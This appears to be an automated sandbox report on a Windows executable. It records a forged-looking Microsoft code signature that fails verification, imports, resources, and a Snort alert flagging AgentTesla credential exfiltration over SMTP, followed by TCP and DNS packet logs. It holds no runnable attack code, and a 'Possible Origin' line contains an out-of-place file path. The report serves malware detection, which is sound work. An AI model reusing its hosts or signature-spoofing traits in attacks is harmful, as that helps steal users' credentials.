File Icon

Icon Hash:	64ccd4f0f0f0f8d4

Static PE Info

General

Entrypoint:	0x4a6a0c
Entrypoint Section:	.itext
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	9f8c170f32c73b28f480a91184443651

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=Microsoft Code Signing PCA, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 12/7/2009 11:40:29 PM 3/7/2011 11:40:29 PM
Subject Chain	• CN=Microsoft Corporation, OU=MOPR, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
Version:	3
Thumbprint MD5:	E3FEDB37F4874E84CDB82A789FFDCD67
Thumbprint SHA-1:	9617094A1CFB59AE7C1F7DFDB6739E4E7C40508F
Thumbprint SHA-256:	277D42066A68326BA10B1874D393327404287C14A9C9DB1C09D50698952A17DD
Serial:	6101CF3E00000000000F

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
push ebx
mov eax, 004A5140h
call 00007F05244B64C8h
mov ebx, dword ptr [004AA5D0h]
mov eax, dword ptr [ebx]
call 00007F052451A31Bh
mov eax, dword ptr [ebx]
mov edx, 004A6A88h
call 00007F0524519D8Fh
mov ecx, dword ptr [004AA458h]
mov eax, dword ptr [ebx]
mov edx, dword ptr [004A42C8h]
call 00007F052451A314h
mov ecx, dword ptr [004AA2D8h]
mov eax, dword ptr [ebx]
mov edx, dword ptr [004A2E90h]
call 00007F052451A301h
mov eax, dword ptr [004AA458h]

Instruction
mov eax, dword ptr [eax]
xor edx, edx
call 00007F05245124EBh
mov eax, dword ptr [ebx]
mov byte ptr [eax+5Bh], 00000000h
mov eax, dword ptr [ebx]
call 00007F052451A366h
pop ebx
call 00007F05244B400Ch
add byte ptr [eax], al
add bh, bh

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xaf000	0x2d46	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xbf000	0x91000	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x147600	0x1770	.rsrc
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb4000	0xa714	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0xb3000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xaf880	0x704	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xa4450	0xa4600	False	0.520161002852	data	6.55423520994	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.itext	0xa6000	0xa94	0xc00	False	0.5556640625	data	5.87975501075	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0xa7000	0x37b0	0x3800	False	0.3994140625	data	4.61945402788	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.bss	0xab000	0x3b38	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0xaf000	0x2d46	0x2e00	False	0.316576086957	data	5.15484719413	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0xb2000	0x40	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0xb3000	0x18	0x200	False	0.05078125	data	0.210826267787	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb4000	0xa714	0xa800	False	0.548107328869	data	6.63320143782	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0xbf000	0x91000	0x91000	False	0.531827518858	data	7.0918777236	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0xbfcb8	0x134	data	English	United States
RT_CURSOR	0xbfdec	0x134	data	English	United States
RT_CURSOR	0xbff20	0x134	data	English	United States
RT_CURSOR	0xc0054	0x134	data	English	United States
RT_CURSOR	0xc0188	0x134	data	English	United States
RT_CURSOR	0xc02bc	0x134	data	English	United States
RT_CURSOR	0xc03f0	0x134	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0xc0524	0x1d0	data	English	United States
RT_BITMAP	0xc06f4	0x1e4	data	English	United States
RT_BITMAP	0xc08d8	0x1d0	data	English	United States
RT_BITMAP	0xc0aa8	0x1d0	data	English	United States
RT_BITMAP	0xc0c78	0x1d0	data	English	United States
RT_BITMAP	0xc0e48	0x1d0	data	English	United States
RT_BITMAP	0xc1018	0x1d0	data	English	United States
RT_BITMAP	0xc11e8	0x1d0	data	English	United States
RT_BITMAP	0xc13b8	0x1d0	data	English	United States
RT_BITMAP	0xc1588	0x1d0	data	English	United States
RT_BITMAP	0xc1758	0xe8	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0xc1840	0x10a8	data	English	United States
RT_ICON	0xc28e8	0x25a8	data	English	United States
RT_ICON	0xc4e90	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 49407, next used block 4294909696	English	United States
RT_ICON	0xc90b8	0x5488	data	English	United States
RT_ICON	0xce540	0xa2a8	data	English	United States
RT_DIALOG	0xd87e8	0x52	data		
RT_DIALOG	0xd883c	0x52	data		
RT_STRING	0xd8890	0x174	data		
RT_STRING	0xd8a04	0x3ec	data		
RT_STRING	0xd8df0	0x520	data		
RT_STRING	0xd9310	0x224	data		
RT_STRING	0xd9534	0xc8	data		
RT_STRING	0xd95fc	0x10c	data		
RT_STRING	0xd9708	0x2cc	data		
RT_STRING	0xd99d4	0x3f0	data		
RT_STRING	0xd9dc4	0x390	data		
RT_STRING	0xda154	0x370	data		
RT_STRING	0xda4c4	0x390	data		
RT_STRING	0xda854	0xd0	data		
RT_STRING	0xda924	0xa0	data		
RT_STRING	0xda9c4	0x2b8	data		
RT_STRING	0xdac7c	0x474	data		
RT_STRING	0xdb0f0	0x38c	data		
RT_STRING	0xdb47c	0x2b4	data		
RT_RCDATA	0xdb730	0x10	data		
RT_RCDATA	0xdb740	0x434	data		
RT_RCDATA	0xdbb74	0x6b9	Delphi compiled form 'T__2325477761'		
RT_RCDATA	0xdc230	0x861	Delphi compiled form 'T__2325686981'		
RT_RCDATA	0xdca94	0x72fce	GIF image data, version 89a, 808 x 236	English	United States
RT_GROUP_CURSOR	0x14fa64	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x14fa78	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x14fa8c	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x14faa0	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x14fab4	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x14fac8	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x14fadc	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_ICON	0x14faf0	0x4c	data	English	United States
RT_MANIFEST	0x14fb3c	0x336	XML 1.0 document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators	English	United States

Imports

DLL	Import
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
user32.dll	GetKeyboardType, DestroyWindow, LoadStringA, MessageBoxA, CharNextA

DLL	Import
kernel32.dll	GetACP, Sleep, VirtualFree, VirtualAlloc, GetTickCount, QueryPerformanceCounter, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, SetCurrentDirectoryA, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLastError, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, CompareStringA, WriteFile, UnhandledExceptionFilter, SetFilePointer, SetEndOfFile, RtlUnwind, ReadFile, RaiseException, GetStdHandle, GetFileSize, GetFileType, CreateFileA, CloseHandle
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
user32.dll	CreateWindowExA, WindowFromPoint, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCaret, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongW, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClipboardData, SetClassLongA, SetCapture, SetActiveWindow, SendMessageW, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageW, PeekMessageA, OpenClipboard, OffsetRect, OemToCharA, NotifyWinEvent, MessageBoxA, MessageBeep, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowUnicode, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageW, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, HideCaret, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongW, GetWindowLongA, GetWindowDC, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMessagePos, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutNameA, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassLongA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EnumChildWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, EmptyClipboard, DrawTextA, DrawStateA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawFocusRect, DrawEdge, DispatchMessageW, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, CloseClipboard, ClientToScreen, CheckMenuItem, CharNextW, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharUpperBuffA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
gdi32.dll	UnrealizeObject, StretchBlt, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SelectPalette, SelectObject, SelectClipRgn, SaveDC, RestoreDC, Rectangle, RectVisible, RealizePalette, Polyline, Polygon, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPointA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetRgnBox, GetROP2, GetPolyFillMode, GetPixelFormat, GetPixel, GetPaletteEntries, GetObjectA, GetMapMode, GetGraphicsMode, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, GdiFlush, ExcludeClipRect, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, BitBlt
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA
kernel32.dll	lstrcpyA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtect, VirtualAlloc, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetStdHandle, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetFileAttributesA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetComputerNameA, GetCPInfo, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FindResourceA, EnumCalendarInfoA, EnterCriticalSection, DeleteFileA, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CreateDirectoryA, CompareStringA, CloseHandle
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegFlushKey, RegCloseKey
oleaut32.dll	GetErrorInfo, GetActiveObject, VariantInit, SysFreeString
ole32.dll	CoTaskMemFree, ProgIDFromCLSID, StringFromCLSID, CoCreateInstance, CoUninitialize, CoInitialize, IsEqualGUID
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayPutElement, SafeArrayGetElement, SafeArrayUnaccessData, SafeArrayAccessData, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopyInd, VariantCopy, VariantClear, VariantInit
comctl32.dll	_TrackMouseEvent, ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Replace, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_Add, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create, InitCommonControls
wininet.dll	InternetReadFile, InternetOpenUrlA, InternetOpenA, InternetCloseHandle
oleacc.dll	LresultFromObject
winmm.dll	sndPlaySoundA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/20/20-11:28:40.241774	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49769	587	192.168.2.4	192.186.237.168

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:26:39.232889891 CET	49733	443	192.168.2.4	162.159.138.232
Nov 20, 2020 11:26:39.249454975 CET	443	49733	162.159.138.232	192.168.2.4
Nov 20, 2020 11:26:39.249602079 CET	49733	443	192.168.2.4	162.159.138.232
Nov 20, 2020 11:26:39.250047922 CET	49733	443	192.168.2.4	162.159.138.232
Nov 20, 2020 11:26:39.266573906 CET	443	49733	162.159.138.232	192.168.2.4
Nov 20, 2020 11:26:39.266729116 CET	49733	443	192.168.2.4	162.159.138.232
Nov 20, 2020 11:26:39.351433039 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.367850065 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.367970943 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.384814024 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.401174068 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.402167082 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.402210951 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.402235985 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.402282953 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.402342081 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.554016113 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.570513010 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.570945024 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.571019888 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.587100029 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.603673935 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.628701925 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.628735065 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.628773928 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.628796101 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.628830910 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.628860950 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.628901005 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.628911972 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.628928900 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.628963947 CET	443	49734	162.159.135.233	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:26:39.628979921 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.628999949 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629026890 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629060030 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629095078 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629097939 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629112959 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629143000 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629170895 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629193068 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629208088 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629239082 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629260063 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629277945 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629313946 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629333019 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629349947 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629386902 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629407883 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629457951 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629462957 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629494905 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629520893 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629538059 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629580021 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629592896 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629623890 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629657984 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629669905 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629699945 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629740000 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629741907 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629784107 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629795074 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629827023 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629863024 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629868031 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629909992 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629940987 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629952908 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.629992962 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.629995108 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630037069 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630078077 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630079985 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.630120993 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630161047 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.630162001 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630198956 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630239010 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.630239964 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630283117 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630290985 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.630325079 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630350113 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.630367994 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630403042 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630434990 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.630445957 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630486965 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630498886 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.630528927 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630569935 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630573034 CET	49734	443	192.168.2.4	162.159.135.233

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:26:39.630605936 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630616903 CET	49734	443	192.168.2.4	162.159.135.233
Nov 20, 2020 11:26:39.630647898 CET	443	49734	162.159.135.233	192.168.2.4
Nov 20, 2020 11:26:39.630690098 CET	443	49734	162.159.135.233	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:26:32.792489052 CET	62389	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:32.819657087 CET	53	62389	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:35.601994991 CET	49910	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:35.629121065 CET	53	49910	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:36.283905029 CET	55854	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:36.311135054 CET	53	55854	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:37.126955032 CET	64549	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:37.154706955 CET	53	64549	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:37.792318106 CET	63153	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:37.819264889 CET	53	63153	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:38.827524900 CET	52991	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:38.854659081 CET	53	52991	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:39.186790943 CET	53700	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:39.213973999 CET	53	53700	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:39.320950985 CET	51726	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:39.348053932 CET	53	51726	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:39.776696920 CET	56794	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:39.803807020 CET	53	56794	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:40.474920988 CET	56534	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:40.502110004 CET	53	56534	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:43.134888887 CET	56627	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:43.170541048 CET	53	56627	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:43.941832066 CET	56621	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:43.968853951 CET	53	56621	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:45.275043964 CET	63116	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:45.302392960 CET	53	63116	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:45.946240902 CET	64078	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:45.973328114 CET	53	64078	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:46.632827997 CET	64801	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:46.659902096 CET	53	64801	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:48.414572954 CET	61721	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:48.441579103 CET	53	61721	8.8.8.8	192.168.2.4
Nov 20, 2020 11:26:49.274547100 CET	51255	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:26:49.301678896 CET	53	51255	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:00.108504057 CET	61522	53	192.168.2.4	8.8.8.8
